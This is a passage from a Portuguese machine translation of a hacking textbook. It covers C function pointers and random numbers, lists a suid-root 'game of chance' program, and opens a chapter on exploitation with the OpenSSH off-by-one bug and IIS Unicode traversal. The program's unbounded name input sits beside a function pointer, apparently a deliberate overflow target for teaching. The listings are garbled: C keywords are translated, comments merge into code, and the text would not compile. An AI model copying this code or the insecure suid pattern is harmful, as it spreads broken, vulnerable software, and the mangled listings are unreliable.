Embora a memória do struct possa ser acessada dessa forma, são feitas suposições sobre o tipo de variáveis no struct e a ausência de preenchimento entre as variáveis. Como os tipos de dados dos elementos de uma estrutura também são armazenados na estrutura, é muito mais fácil usar os métodos adequados para acessar os elementos da estrutura.

0x285 Ponteiros de função

Um *ponteiro* simplesmente contém um endereço de memória e recebe um tipo de dados que descreve para onde ele aponta. Normalmente, os ponteiros são usados para variáveis; no entanto, eles também podem ser usados para funções. O programa funcptr_example.c demonstra o uso de ponteiros de função.

funcptr_example.c

```
#include <stdio.h>

int func_one() {
    printf("Esta é a função um\n");
    return 1;
}

int func_two() {
    printf("Esta é a função dois\n");
    return 2;
}

int main() {
    int value;
    int (*function_ptr)();

    function_ptr = func_one;
    printf("function_ptr is 0x%08x\n", function_ptr); value =
    function_ptr();
    printf("value returned was %d\n", value);

    function_ptr = func_two;
    printf("function_ptr is 0x%08x\n", function_ptr); value =
    function_ptr();
    printf("value returned was %d\n", value);
}
```

Nesse programa, um ponteiro de função apropriadamente chamado `function_ptr` é declarado em `main()`. Esse ponteiro é então definido para apontar para a função `func_one()` e é chamado; em seguida, é definido novamente e usado para chamar `func_two()`. O resultado abaixo mostra a compilação e a execução desse código-fonte.

```
reader@hacking:~/booksrc $ gcc funcptr_example.c
reader@hacking:~/booksrc $ ./a.out
function_ptr is 0x08048374
Essa é a função um
o valor retornado foi 1
```

```
function_ptr é 0x0804838d Essa é
a função dois
O valor retornado foi 2
reader@hacking:~/booksrc $
```

0x286 Números pseudo-aleatórios

Como os computadores são máquinas determinísticas, é impossível que eles produzam números verdadeiramente aleatórios. Mas muitos aplicativos exigem alguma forma de aleatoriedade. As funções do gerador de números pseudo-aleatórios atendem a essa necessidade gerando um fluxo de números que é *pseudo-aleatório*. Essas funções podem produzir uma sequência aparentemente aleatória de números iniciada a partir de um número semente; no entanto, a mesma sequência exata pode ser gerada novamente com a mesma semente. As máquinas determinísticas não podem produzir a verdadeira aleatoriedade, mas se o valor da semente da função de geração pseudo-aleatória não for conhecido, a

A sequência parecerá aleatória. O gerador deve ser semeado com um valor usando a função `srand()` e, a partir desse ponto, a função `rand()` retornará um número pseudo-aleatório de 0 a `RAND_MAX`. Essas funções e `RAND_MAX` são definidos em `stdlib.h`. Embora os números retornados por `rand()` pareçam ser aleatórios, eles dependem do valor de semente fornecido a `srand()`. Para manter a pseudo-aleatoriedade entre as execuções subsequentes do programa, o randomizador deve ser semeado com um valor diferente a cada vez. Uma prática comum é usar o número de segundos desde a época (retornado pela função `time()`) como a semente. O programa `rand_example.c` demonstra essa técnica.

`rand_example.c`

```
#include <stdio.h>
#include <stdlib.h>

int main() {
    int i;
    printf("RAND_MAX is %u\n", RAND_MAX);
    srand(time(0));

    printf("valores aleatórios de 0 a RAND_MAX\n");
    for(i=0; i < 8; i++)
        printf("%d\n", rand()); printf("valores
aleatórios de 1 a 20\n"); for(i=0; i < 8; i++)
        printf("%d\n", (rand()%20)+1);
}
```

Observe como o operador de módulo é usado para obter valores aleatórios de 1 a 20.

```
reader@hacking:~/booksrc $ gcc rand_example.c
reader@hacking:~/booksrc $ ./a.out
RAND_MAX é 2147483647
valores aleatórios de 0 a RAND_MAX
```

```
815015288
1315541117
2080969327
450538726
710528035
907694519
1525415338
1843056422
valores aleatórios de 1 a 20
2
3
8
5
9
1
4
20
reader@hacking:~/booksrc $ ./a.out
RAND_MAX é 2147483647
valores aleatórios de 0 a RAND_MAX
678789658
577505284
1472754734
2134715072
1227404380
1746681907
341911720
93522744
valores aleatórios de 1 a 20
6
16
12
19
8
19
2
1
leitor@hacking:~/booksrc $
```

A saída do programa exibe apenas números aleatórios. A pseudoaleatoriedade também pode ser usada em programas mais complexos, como você verá no script final desta seção.

0x287 Um jogo de azar

O último programa desta seção é um conjunto de jogos de azar que usa muitos dos conceitos que discutimos. O programa usa funções de gerador de números pseudo-aleatórios para fornecer o elemento de chance. Ele tem três funções de jogo diferentes, que são chamadas usando um único ponteiro de função global, e usa structs para manter os dados do jogador, que são salvos em um arquivo. As permissões de arquivo multiusuário e os IDs de usuário permitem que vários usuários joguem e mantenham seus próprios dados de conta. O código do programa `game_of_chance.c` está amplamente documentado e, a esta altura, você deve ser capaz de compreendê-lo.

game_of_chance.c

```
#include <stdio.h> #include
<string.h> #include
<fcntl.h> #include
<sys/stat.h> #include
<time.h> #include
<stdlib.h> #include
"hacking.h"

#define DATAFILE "/var/chance.data" // Arquivo para armazenar dados do usuário

// Estrutura personalizada de usuário para armazenar
informações sobre usuários struct user {
    int uid; int
    credits;
    int highscore;
    char name[100];
    int (*current_game) ();
};

// Protótipos de função
int get_player_data();
void register_new_player();
void update_player_data();
void show_highscore(); void
jackpot();
void input_name();
void print_cards(char *, char *, int); int
take_wager(int, int);
void play_the_game();
int pick_a_number();
int dealer_no_match();
int find_the_ace();
void fatal(char *);

// Variáveis globais
struct user player;      // Estrutura do jogador

int main() {
    int choice, last_game;

    srand(time(0)); // Semear o randomizador com a hora atual. if(get_player_data() == -1)

1) // Tentar ler os dados do jogador do arquivo.
    register_new_player(); // Se não houver dados, registre um novo jogador.

    while(choice != 7) {
        printf("-=[ Menu Game of Chance ]=-\n"); printf("1 -\n");
        printf("Jogue o jogo Pick a Number\n"); printf("2 - Jogue o\n");
        printf("jogo No Match Dealer\n"); printf("3 - Jogue o jogo\n");
        printf("Find the Ace\n"); printf("4 - View current high\n");
        printf("score\n"); printf("5 - Change your user name\n");
    }
}
```

```

printf("6 - Reset your account at 100 credits\n"); printf("7
- Quit\n");
printf("[Nome: %s]\n", player.name);
printf("[Você tem %u créditos] -> ", player.credits);
scanf("%d", &choice);

if((escolha < 1) || (escolha > 7))
    printf("\n[!!!] O número %d é uma seleção inválida.\n\n", choice);
else if (choice < 4) { // Caso contrário, a escolha foi um jogo de algum
    tipo. if(choice != last_game) { // Se o ptr da função não estiver
    definido
        if(choice == 1) // então aponte para o jogo
            selecionado player.current_game = pick_a_number;
        Caso contrário, se (escolha == 2)
            player.current_game = dealer_no_match; else
            player.current_game = find_the_ace;
        last_game = choice; // e definir last_game.
    }
    play_the_game(); // Jogue o jogo.
}
else if (choice == 4)
    show_highscore();
else if (choice == 5) { printf("\nChange
    user name\n"); printf("Enter your new
    name: "); input_name();
    printf("Seu nome foi alterado.\n\n");
}
Caso contrário, se (escolha == 6) {
    printf("\nSua conta foi redefinida com 100 créditos.\n\n"); player.credits =
    100;
}
update_player_data();
printf("\nObrigado por jogar! Tchau.\n");
}

// Essa função lê os dados do jogador para o uid atual
// do arquivo. Ele retorna -1 se não conseguir encontrar o player
// dados para o uid atual. int
get_player_data() {
    int fd, uid, read_bytes;
    struct user entry;

    uid = getuid();

    fd = open(DATAFILE, O_RDONLY);
    if(fd == -1) // Não é possível abrir o arquivo, talvez ele não
    existe, retorne -1;
    read_bytes = read(fd, &entry, sizeof(struct user)); // Leia o primeiro bloco.
    while(entry.uid != uid && read_bytes > 0) { // Faça um loop até encontrar o uid
    adequado.
        read_bytes = read(fd, &entry, sizeof(struct user)); // Continue lendo.
    }
    close(fd); // Fecha o arquivo.
    if(read_bytes < sizeof(struct user)) // Isso significa que o final do arquivo foi alcançado.
}

```

```

    retornar -1;
caso contrário
    player = entry; // Copia a entrada lida para a estrutura do player.
return 1;           // Retorna um sucesso.
}

// Essa é a nova função de registro de usuário.
// Ele criará uma nova conta de jogador e a anexará ao arquivo. void
register_new_player() {
    int fd;

    printf("-=={ Registro de novo jogador }==-\n");
    printf("Digite seu nome: ");
    input_name();

    player.uid = getuid();
    player.highscore = player.credits = 100;

    fd = open(DATAFILE, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
    se(fd == -1)
        fatal("in register_new_player() while opening file");
    write(fd, &player, sizeof(struct user));
    close(fd);

    printf("\nBelcome to the Game of Chance %s.\n", player.name); printf("You have
been given %u credits.\n", player.credits);
}

// Essa função grava os dados do jogador atual no arquivo.
// É usado principalmente para atualizar os créditos após os
jogos. void update_player_data() {
    int fd, i, read_uid;
    char burned_byte;

    fd = open(DATAFILE, O_RDWR);
    if(fd == -1) // Se a abertura falhar aqui, algo está realmente errado.
        fatal("in update_player_data() while opening file");
    read(fd, &read_uid, 4);           // Leia o uid da primeira estrutura.
    while(read_uid != player.uid) { // Faça um loop até que o uid correto seja
encontrado.
        for(i=0; i < sizeof(struct user) - 4; i++) // Leia o read(fd, &burned_byte, 1);
                                                // resto dessa estrutura.
        read(fd, &read_uid, 4);           // Ler o uid da próxima estrutura.
    }
    write(fd, &(player.credits), 4); // Atualiza os créditos; //
Atualiza os créditos. write(fd, &(player.highscore), 4); //
Atualiza o highscore. write(fd, &(player.name), 100); //
Atualizar o nome. close(fd);
}

// Essa função exibirá a pontuação máxima atual e
// o nome da pessoa que definiu a p o n t u a ç ã o máxima.
void show_highscore() {
    unsigned int top_score = 0; char
    top_name[100];
    entrada de usuário estruturada;
}

```

```

int fd;

printf("\n=====| HIGH SCORE |=====\\n"); fd =
open(DATAFILE, O_RDONLY);
se(fd == -1)
    fatal("in show_highscore() while opening file");
while(read(fd, &entry, sizeof(struct user)) > 0) { // Faça um loop até o final do
    arquivo. if(entry.highscore > top_score) {      // Se houver uma
        pontuação mais alta,
            top_score = entry.highscore; // defina top_score como essa pontuação
            strcpy(top_name, entry.name); // e top_name como esse nome de usuário.
    }
}
close(fd);
se (pontuação máxima > pontuação máxima do jogador)
    printf("%s tem a pontuação máxima de %u\\n", top_name, top_score);
else
    printf("Você tem atualmente a pontuação máxima de %u créditos!\\n", player.highscore);
printf("=====\\n\\n");

// Essa função simplesmente concede o prêmio principal do jogo Escolha um
Número. void jackpot()
printf("*+*+*+*+*+* JACKPOT *+*+*+*+*\\n");
printf("Você ganhou o prêmio principal de 100 créditos!\\n");
player.credits += 100;
}

// Essa função é usada para inserir o nome do jogador, já que
// scanf("%s", &whatever) interromperá a entrada no primeiro
espaço. void input_name() {
    char *name_ptr, input_char='\\n';
    while(input_char == '\\n')      // Elimina qualquer
        sobra scanf("%c", &input_char); // caracteres de
        nova linha.

    name_ptr = (char *) &(player.name); // name_ptr = endereço do nome do jogador
    while(input_char != '\\n') { // Faz um loop até a nova linha.
        *name_ptr = input_char;    // Coloque o caractere de entrada no
        campo de nome. scanf("%c", &input_char); // Obtenha o próximo
        caractere.
        name_ptr++;               // Incrementar o ponteiro de nome.
    }
    *name_ptr = 0; // Termina a cadeia de caracteres.
}

// Essa função imprime as 3 cartas para o jogo Encontre o Ás.
// Ele espera uma mensagem a ser exibida, um ponteiro para a matriz de cartões,
// e o cartão que o usuário escolheu como entrada. Se o user_pick for
// -1, então os números de seleção são exibidos.
void print_cards(char *message, char *cards, int user_pick) { int i;

printf("\\n\\t*** %s ***\\n", message);
printf("      \\t._.\\t._.\\t._.\\n");
printf("Cards:\\t%c|\\t%c|\\t%c|\\n", cards[0], cards[1], cards[2]); if(user_pick ==
-1)
    printf(" 1 \\t 2 \\t 3\\n");
}

```

```

senão {
    for(i=0; i < user_pick; i++)
        printf("\t");
    printf(" ^-- your pick\n");
}
}

// Essa função insere apostas para o No Match Dealer e para o
// Encontre os jogos Ace. Ele espera os créditos disponíveis e o
// apostar anterior como argumentos. A previous_wager só é importante
// para a segunda aposta no jogo Find the Ace. A função
// retorna -1 se a aposta for muito grande ou muito pequena, e retorna
// o valor da aposta, caso contrário.
int take_wager(int available_credits, int previous_wager) { int
    wager, total_wager;

    printf("How many of your %d credits would you like to wager? ", available_credits); scanf("%d",
    &wager);
    if(wager < 1) {      // Verifique se a aposta é maior que 0.
        printf("Boa tentativa, mas você precisa apostar um número
        positivo!\n"); return -1;
    }
    total_wager = previous_wager + wager;
    if(total_wager > available_credits) { // Confirme os créditos disponíveis printf("Your
        total wager of %d is more than you have!\n", total_wager);
        printf("Você só tem %d créditos disponíveis, tente novamente.\n",
        available_credits); return -1;
    }
    aposta de retorno;
}

// Essa função contém um loop para permitir que o jogo atual seja
// jogado novamente. Ele também grava os novos totais de crédito no arquivo
// após cada jogo ser jogado. void
play_the_game() {
    int play_again = 1;
    int (*game) (); char
    selection;

    while(play_again) {
        printf("\n[DEBUG] current_game pointer @ 0x%08x\n", player.current_game);
        if(player.current_game() != -1) {           // Se o jogo for executado sem erros e
            if(player.credits > player.highscore) // uma nova pontuação máxima é
                definida, player.highscore = player.credits; // atualize a pontuação
                máxima.
            printf("\nYou now have %u credits\n", player.credits);
            update_player_data();                  // Grave o novo total de créditos no
            arquivo. printf("Would you like to play again? (y/n) " );
            seleção = '\n';
            while(selection == '\n')              // Elimine quaisquer novas
                linhas extras. scanf("%c", &selection);
            if(selection == 'n')
                play_again = 0;
        }
        mais           // Isso significa que o jogo retornou um erro,
        play_again = 0; // portanto, retorne ao menu principal.
    }
}

```

```

    }

}

// Essa função é o jogo Pick a Number.
// Retorna -1 se o jogador não tiver créditos suficientes. int
pick_a_number() {
    int pick, winning_number;

    printf("\n##### Pick a Number #####\n");
    printf("Este jogo custa 10 créditos para ser jogado. Basta escolher um número\n");
    printf("entre 1 e 20 e, se você escolher o número vencedor, você\n"); printf("ganhará o
prêmio principal de 100 créditos!\n\n");
    winning_number = (rand() % 20) + 1; // Escolha um número entre 1 e 20. if(player.credits <
10) {
        printf("You only have %d credits. That's not enough to play!\n\n", player.credits); return -1; //
Não há créditos suficientes para jogar
    }
    player.credits -= 10; // Deduzir 10 créditos.
    printf("10 créditos foram deduzidos de sua conta.\n"); printf("Escolha um
número entre 1 e 20: ");
    scanf("%d", &pick);

    printf("The winning number is %d\n", winning_number); if(pick
== winning_number)
        jackpot();
    senão
        printf("Sorry, you didn't win.\n"); return
0;
}

// Esse é o jogo No Match Dealer.
// Retorna -1 se o jogador tiver 0 créditos. int
dealer_no_match() {
    int i, j, numbers[16], wager = -1, match = -1;

    printf("\n::::: No Match Dealer :::::\n");
    printf("Neste jogo, você pode apostar até todos os seus créditos.\n"); printf("O
dealer distribuirá 16 números aleatórios entre 0 e 99.\n"); printf("Se não houver
correspondências entre eles, você dobrará seu dinheiro!\n\n");

    se (player.credits == 0) {
        printf("Você não tem créditos para apostar!\n\n"); return
-1;
    }
    while(wager == -1)
        aposta = take_wager(player.credits, 0);

    printf("\t\t:: Distribuindo 16 números aleatórios :::\n");
    for(i=0; i < 16; i++) {
        numbers[i] = rand() % 100; // Escolha um número entre 0 e 99. printf("%2d\t",
numbers[i]);
        if(i%8 == 7) // Imprima uma quebra de linha a cada 8
            números. printf("\n");
    }
    for(i=0; i < 15; i++) { // Faz um loop para procurar correspondências.

```

```

j = i + 1; while(j
< 16) {
    if(numbers[i] == numbers[j]) match
        = numbers[i];
    j++;
}
}
if(match != -1) {
    printf("The dealer matched the number %d!\n", match);
    printf("You lose %d credits.\n", wager); player.credits -
    = wager;
} else {
    printf("Não houve partidas! Você ganhou %d créditos!\n", apostas);
    player.credits += wager;
}
return 0;
}

// Esse é o jogo Find the Ace.
// Retorna -1 se o jogador tiver 0 créditos. int
find_the_ace() {
    int i, ace, total_wager;
    int invalid_choice, pick = -1, wager_one = -1, wager_two = -1; char
    choice_two, cards[3] = {'X', 'X', 'X'};

    ace = rand()%3; // Coloque o ás de forma aleatória.

    printf("***** Find the Ace *****\n");
    printf("Neste jogo, você pode apostar até todos os seus créditos.\n");
    printf("Três cartas serão distribuídas, duas rainhas e um ás.\n");
    printf("Se você encontrar o ás, ganhará sua aposta.\n"); printf("Depois de
    escolher uma carta, uma das rainhas será revelada.\n"); printf("Nesse
    momento, você pode escolher uma carta diferente ou\n"); printf("aumentar sua
    aposta.\n\n");

    se (player.credits == 0) {
        printf("Você não tem créditos para apostar!\n\n");
        return
        -1;
    }

    while(wager_one == -1) // Faz um loop até que uma aposta válida seja
        feita. wager_one = take_wager(player.credits, 0);

    print_cards("Dealing cards", cards, -1); pick
    = -1;
    while((pick < 1) || (pick > 3)) { // Faz um loop até que uma escolha válida seja
        feita. printf("Select a card: 1, 2, or 3 ");
        scanf("%d", &pick);
    }
    pick--; // Ajuste a escolha, pois a numeração do cartão começa em
    0. i=0;
    while(i == ace || i == pick) // Mantenha o looping até
        i++; // Encontramos uma rainha válida
    para revelar. cards[i] = 'Q';
    print_cards("Revealing a queen", cards, pick);
}

```

```

invalid_choice = 1;
while(invalid_choice) { // Faz um loop até que uma escolha válida seja feita.
    printf("Would you like to:\n[c]hange your pick\n[t]o\n[i]ncrease your wager?\n");
    printf("Select c or i: ");
    choice_two = '\n';
    while(choice_two == '\n') // Descarrega novas linhas
        extras. scanf("%c", &choice_two);
    if(choice_two == 'i') { // Aumentar a aposta.
        invalid_choice=0; // Essa é uma escolha
        válida.
        while(wager_two == -1) // Repetir até que a segunda aposta válida
            seja feita. wager_two = take_wager(player.credits, wager_one);
    }
    if(choice_two == 'c') { // Alterar a
        escolha. i = invalid_choice = 0; // Escolha
        válida
        while(i == pick || cards[i] == 'Q') // Faça um loop até que a outra
            carta i++; // seja encontrado,
        pick = i; // e, em seguida, troque a
        escolha. printf("Sua escolha de cartão foi alterada para o cartão %d\n",
        pick+1);
    }
}

for(i=0; i < 3; i++) { // Revele todas as cartas. if(ace ==
i)
    cartões[i] = 'A';
    caso contrário
    cartões[i] = 'Q';
}
print_cards("Resultado final", cards, pick);

if(pick == ace) { // Manipula a vitória.
    printf("You have won %d credits from your first wager\n", wager_one); player.credits
    += wager_one;
    if(wager_two != -1) {
        printf("e um adicional de %d créditos de sua segunda aposta!\n", wager_two); player.credits +=
        wager_two;
    }
} else { // Lidar com a perda.
    printf("Você perdeu %d créditos de sua primeira aposta\n", wager_one);
    player.credits -= wager_one;
    if(wager_two != -1) {
        printf("and an additional %d credits from your second wager !\n", wager_two); player.credits -=
        wager_two;
    }
}
retornar 0;
}

```

Como esse é um programa multusuário que grava em um arquivo no diretório /var, ele deve ser suid root.

```

reader@hacking:~/booksrc $ gcc -o game_of_chance game_of_chance.c
reader@hacking:~/booksrc $ sudo chown root:root ./game_of_chance
reader@hacking:~/booksrc $ sudo chmod u+s ./game_of_chance reader@hacking:~/booksrc $
./game_of_chance

```

-==={ Registro de novo jogador }==-

Digite seu nome: Jon Erickson

Bem-vindo ao Game of Chance, Jon Erickson. Você
recebeu 100 créditos.

-=Menu Game of Chance]=-

- 1 - Jogue o jogo Pick a Number
- 2 - Jogue o jogo No Match Dealer
- 3 - Jogue o jogo Find the Ace
- 4 - Ver a pontuação máxima atual
- 5 - Altere seu nome de usuário
- 6 - Redefinir sua conta com 100 créditos
- 7 - Sair

[Nome: Jon Erickson].

[Você tem 100 créditos] -> 1

[DEBUG] ponteiro current_game @ 0x08048e6e

Pick a Number

Esse jogo custa 10 créditos para ser jogado. Basta escolher um
número entre 1 e 20 e, se escolher o número vencedor, você
ganhará o prêmio principal de 100 créditos!

10 créditos foram deduzidos de sua conta. Escolha um
número entre 1 e 20: 7

O número vencedor é o 14.

Desculpe, você não g a n h o u .

Agora você tem 90 créditos.

Você gostaria de jogar novamente? (sim/não) n

-=Menu Game of Chance]=-

- 1 - Jogue o jogo Pick a Number
- 2 - Jogue o jogo No Match Dealer
- 3 - Jogue o jogo Find the Ace
- 4 - Ver a pontuação máxima atual
- 5 - Altere seu nome de usuário
- 6 - Redefinir sua conta com 100 créditos
- 7 - Sair

[Nome: Jon Erickson].

[Você tem 90 créditos] -> 2

[DEBUG] ponteiro current_game @ 0x08048f61

::::::: No Match Dealer :::::::

Nesse jogo, você pode apostar até todos os seus créditos.

O crupiê distribuirá 16 números aleatórios entre 0 e 99. Se não houver
nenhuma correspondência entre eles, você dobrará seu dinheiro!

Quantos de seus 90 créditos você gostaria de apostar? 30

::: Distribuindo 16 números aleatórios :::

88	68	82	51	21	73	80	50
11	64	78	85	39	42	40	95

Não houve combinações! Você ganhou 30

créditos! Agora você tem 120 créditos

Você gostaria de jogar novamente? (sim/não) n

-=Menu Game of Chance]=-

- 1 - Jogue o jogo Pick a Number
- 2 - Jogue o jogo No Match Dealer
- 3 - Jogue o jogo Find the Ace
- 4 - Ver a pontuação máxima atual
- 5 - Altere seu nome de usuário
- 6 - Redefinir sua conta com 100 créditos
- 7 - Sair

[Nome: Jon Erickson].

[Você tem 120 créditos] -> 3

[DEBUG] ponteiro current_game @ 0x0804914c

***** Encontre o Ás *****

Nesse jogo, você pode apostar até todos os seus créditos.

Serão distribuídas três cartas: duas rainhas e um ás.

Se encontrar o ás, você ganhará sua aposta.

Depois de escolher uma carta, uma das rainhas será revelada.

Nesse momento, você poderá selecionar uma carta diferente ou aumentar sua aposta.

Quantos de seus 120 créditos você gostaria de apostar? 50

*** Cartas de distribuição ***

Cartões: |X| |X| |X|
1 2 3

Selecione um cartão: 1, 2 ou 3: 2

*** Revelando uma rainha ***

Cartões: |X| |X| |Q|
^-- sua escolha

Você gostaria de

[Altere sua escolha ou [i]ncrementar sua aposta? Selecione c ou i: c

Sua escolha de cartão foi alterada para o cartão 1.

*** Resultado final ***

Cartões: |A| |Q| |Q|
^-- sua escolha

Você ganhou 50 créditos com sua primeira aposta.

Agora você tem 170 créditos.

Você gostaria de jogar novamente? (sim/não) n

-=Menu Game of Chance]=-

- 1 - Jogue o jogo Pick a Number
- 2 - Jogue o jogo No Match Dealer
- 3 - Jogue o jogo Find the Ace
- 4 - Ver a pontuação máxima atual
- 5 - Altere seu nome de usuário
- 6 - Redefinir sua conta com 100 créditos
- 7 - Sair

[Nome: Jon Erickson].
[Você tem 170 créditos] -> 4

```
=====| HIGH SCORE |=====
Atualmente, você tem a pontuação máxima de 170 créditos!
=====
```

-=Menu Game of Chance]=-
1 - Jogue o jogo Pick a Number
2 - Jogue o jogo No Match Dealer
3 - Jogue o jogo Find the Ace
4 - Ver a pontuação máxima atual
5 - Altere seu nome de usuário
6 - Redefinir sua conta com 100 créditos
7 - Sair

[Nome: Jon Erickson].
[Você tem 170 créditos] -> 7

Obrigado por jogar! Adeus.
reader@hacking:~/booksrc \$ sudo su jose
jose@hacking:/home/reader/booksrc \$./game_of_chance
-=={ Registro de novo jogador }==-
Digite seu nome: Jose Ronnick

Bem-vindo ao Jogo de Azar José Ronnick. Você
recebeu 100 créditos.
-=Menu Game of Chance]=-
1 - Jogue o jogo Pick a Number
2 - Jogue o jogo No Match Dealer
3 - Jogue o jogo Find the Ace
4 - Ver a pontuação máxima atual 5 - Alterar seu nome de usuário
6 - Redefinir sua conta com 100 créditos
7 - Sair

[Nome: Jose Ronnick].
[Você tem 100 créditos] -> 4

```
=====| HIGH SCORE |=====
Jon Erickson tem a pontuação máxima de 170.
=====
```

-=Menu Game of Chance]=-
1 - Jogue o jogo Pick a Number
2 - Jogue o jogo No Match Dealer
3 - Jogue o jogo Find the Ace
4 - Ver a pontuação máxima atual
5 - Altere seu nome de usuário
6 - Redefinir sua conta com 100 créditos
7 - Sair

[Nome: Jose Ronnick].
[Você tem 100 créditos] -> 7

Obrigado por jogar! Tchau.
jose@hacking:~/booksrc \$ exit
exit
leitor@hacking:~/booksrc \$

Brinque um pouco com esse programa. O jogo Encontre o Ás é uma demonstração de um princípio de probabilidade condicional; embora seja contra intuitivo, mudar sua escolha aumentará suas chances de encontrar o ás de 33% para 50%. Muitas pessoas têm dificuldade para entender essa verdade, por isso ela é constraintuitiva. O segredo do hacking é entender verdades pouco conhecidas como essa e usá-las para produzir resultados aparentemente mágicos.

0x300

EXPLORAÇÃO

A exploração de programas é um elemento básico do hacking. Conforme demonstrado no capítulo anterior, um programa é composto por um conjunto complexo de regras que seguem um determinado fluxo de execução que, em última análise, diz ao computador o que fazer.

A exploração de um programa é simplesmente uma maneira inteligente de fazer com que o computador faça o que você quer que ele faça, mesmo que o

O programa em execução no momento foi projetado para impedir essa ação. Como um programa só pode realmente fazer o que foi projetado para fazer, as brechas de segurança são, na verdade, falhas ou omissões no design do programa ou no ambiente em que o programa está sendo executado. É preciso ter uma mente criativa para encontrar essas falhas e escrever programas que as compensem. Às vezes, essas brechas são produtos de erros relativamente óbvios do programador, mas há alguns erros menos óbvios que deram origem a técnicas de exploração mais complexas que podem ser aplicadas em muitos lugares diferentes.

Um programa só pode fazer o que foi programado para fazer, de acordo com a letra da lei. Infelizmente, o que está escrito nem sempre coincide com o que o programador pretendia que o programa fizesse. Esse princípio pode ser explicado com uma piada:

Um homem está caminhando pela floresta e encontra uma lâmpada mágica no chão. Instintivamente, ele pega a lâmpada, esfrega a lateral dela com a manga e um gênio aparece. O gênio agradece ao homem por tê-lo libertado e se oferece para conceder-lhe três desejos. O homem fica em êxtase e sabe exatamente o que quer.

"Primeiro", diz o homem, "eu quero um bilhão de dólares".

O gênio estala os dedos e uma maleta cheia de dinheiro se materializa do nada.

O homem está com os olhos arregalados de espanto e continua:
"Depois, quero uma Ferrari".

O gênio estala os dedos e uma Ferrari surge de uma nuvem de fumaça.

O homem continua: "Finalmente, quero ser irresistível para as mulheres".

O gênio estala os dedos e o homem se transforma em uma caixa de chocolates.

Assim como o último desejo do homem foi atendido com base no que ele disse, e não no que estava pensando, um programa seguirá exatamente suas instruções, e os resultados nem sempre são os pretendidos pelo programador. Às vezes, as repercussões podem ser catastróficas.

Os programadores são humanos e, às vezes, o que eles escrevem não é exatamente o que querem dizer. Por exemplo, um erro comum de programação é chamado de erro "*off-by-one*". Como o nome indica, trata-se de um erro em que o programador errou na contagem de um. Isso acontece com mais frequência do que você imagina e é melhor ilustrado com uma pergunta: Se você estiver construindo uma cerca de 30 metros, com postes espaçados de 3 metros, quantos postes são necessários? A resposta óbvia é 10 postes, mas está incorreta, pois na verdade você precisa de 11. Esse tipo de erro de um por um é comumente chamado de *erro de poste de cerca* e ocorre quando um programador conta erroneamente os itens em vez dos espaços entre os itens, ou vice-versa. Outro exemplo é quando um programador está tentando selecionar um intervalo de números ou itens para processamento, como os itens *de N a M*. Se $N = 5$ e $M = 17$, quantos itens há para processar? A resposta óbvia é $M - N$, ou $17 - 5 = 12$ itens. Mas isso é incorreto, pois na verdade há $M - N + 1$ itens, em um total de 13 itens. Isso pode parecer contraintuitivo à primeira vista, mas é, e é exatamente por isso que esses erros acontecem.

Geralmente, os erros de fencepost passam despercebidos porque os programas não são testados para todas as possibilidades, e os efeitos de um erro de fencepost geralmente não ocorrem durante a execução normal do programa. Entretanto, quando o programa recebe a entrada que faz com que os efeitos do erro se manifestem, as consequências do erro podem ter um efeito de avalanche no restante da lógica do programa. Quando explorado adequadamente, um erro off-by-one pode fazer com que um programa aparentemente seguro se torne uma vulnerabilidade de segurança.

Um exemplo clássico disso é o OpenSSH, que se destina a ser um conjunto de programas de comunicação de terminal seguro, projetado para substituir os programas inseguros e

serviços não criptografados, como telnet, rsh e rcp. No entanto, havia um erro "off by one" no código de alocação de canais que foi muito explorado. Especificamente, o código incluía uma instrução if que dizia:

```
Se (id < 0 || id > channels_alloc) {
```

Deveria ter sido

```
se (id < 0 || id >= channels_alloc) {
```

Em inglês, o código diz *If the ID is less than 0 or the ID is greater than the channels allocated, do the following stuff*, quando deveria ser *If the ID is less than 0 or the ID is greater than or equal to the channels allocated, do the following stuff*.

Esse simples erro "off-by-one" permitia uma maior exploração do programa, de modo que um usuário normal que se autenticasse e fizesse login pudesse obter direitos administrativos completos no sistema. Esse tipo de funcionalidade certamente não era o que os programadores pretendiam para um programa seguro como o OpenSSH, mas um computador só pode fazer o que lhe é pedido.

Outra situação que parece gerar erros de programação exploráveis é quando um programa é modificado rapidamente para expandir sua funcionalidade. Embora esse aumento na funcionalidade torne o programa mais comercializável e aumente seu valor, ele também aumenta a complexidade do programa, o que aumenta as chances de um descuido. O programa IIS webserver da Microsoft foi projetado para fornecer conteúdo estático e interativo da Web aos usuários. Para conseguir isso, o programa deve permitir que os usuários leiam, gravem e executem programas e arquivos em determinados diretórios; no entanto, essa funcionalidade deve ser limitada a esses diretórios específicos. Sem essa limitação, os usuários teriam controle total do sistema, o que é obviamente indesejável do ponto de vista da segurança. Para evitar essa situação, o programa tem um código de verificação de caminho projetado para evitar que os usuários usem o caractere de barra invertida para retroceder na árvore de diretórios e entrar em outros diretórios.

No entanto, com a adição do suporte ao conjunto de caracteres Unicode, a complexidade do programa continuou a aumentar. *O Unicode* é um conjunto de caracteres de byte duplo projetado para fornecer caracteres para todos os idiomas, inclusive chinês e árabe. Ao usar dois bytes para cada caractere em vez de apenas um, o Unicode permite dezenas de milhares de caracteres possíveis, em vez das poucas centenas permitidas pelos caracteres de byte único. Essa complexidade adicional significa que agora existem várias representações do caractere de barra invertida. Por exemplo, %5c em Unicode é traduzido para o caractere de barra invertida, mas essa tradução foi feita *depois que* o código de verificação de caminho foi executado. Portanto, ao usar %5c em vez de \, era de fato possível atravessar diretórios, permitindo os perigos de segurança mencionados anteriormente. Tanto o worm Sadmind quanto o CodeRed usaram esse tipo de descuido na conversão de Unicode para desconfigurar páginas da Web.

Um exemplo relacionado a esse princípio da letra da lei usado fora do âmbito da programação de computadores é a LaMacchia Loophole. Assim como as regras de um programa de computador, o sistema jurídico dos EUA às vezes tem regras que

não dizem exatamente o que seus criadores pretendiam e, assim como uma exploração de programa de computador, essas brechas legais podem ser usadas para contornar a intenção da lei. Perto do final de 1993, um hacker de computador de 21 anos e estudante do MIT chamado David LaMacchia criou um sistema de quadro de avisos chamado Cynosure para fins de pirataria de software. Aqueles que tinham software para doar faziam o upload, e aqueles que queriam software faziam o download. O serviço ficou on-line apenas por cerca de seis semanas, mas gerou um grande tráfego de rede em todo o mundo, o que acabou atraindo a atenção de universidades e autoridades federais. As empresas de software alegaram que perderam um milhão de dólares como resultado do Cynosure, e um grande júri federal acusou LaMacchia de uma acusação de conspirar com pessoas desconhecidas para violar a lei de fraude eletrônica. No entanto, a acusação foi rejeitada porque o que LaMacchia supostamente fez não foi uma conduta criminosa de acordo com a Lei de Direitos Autorais, uma vez que a infração não foi para fins de 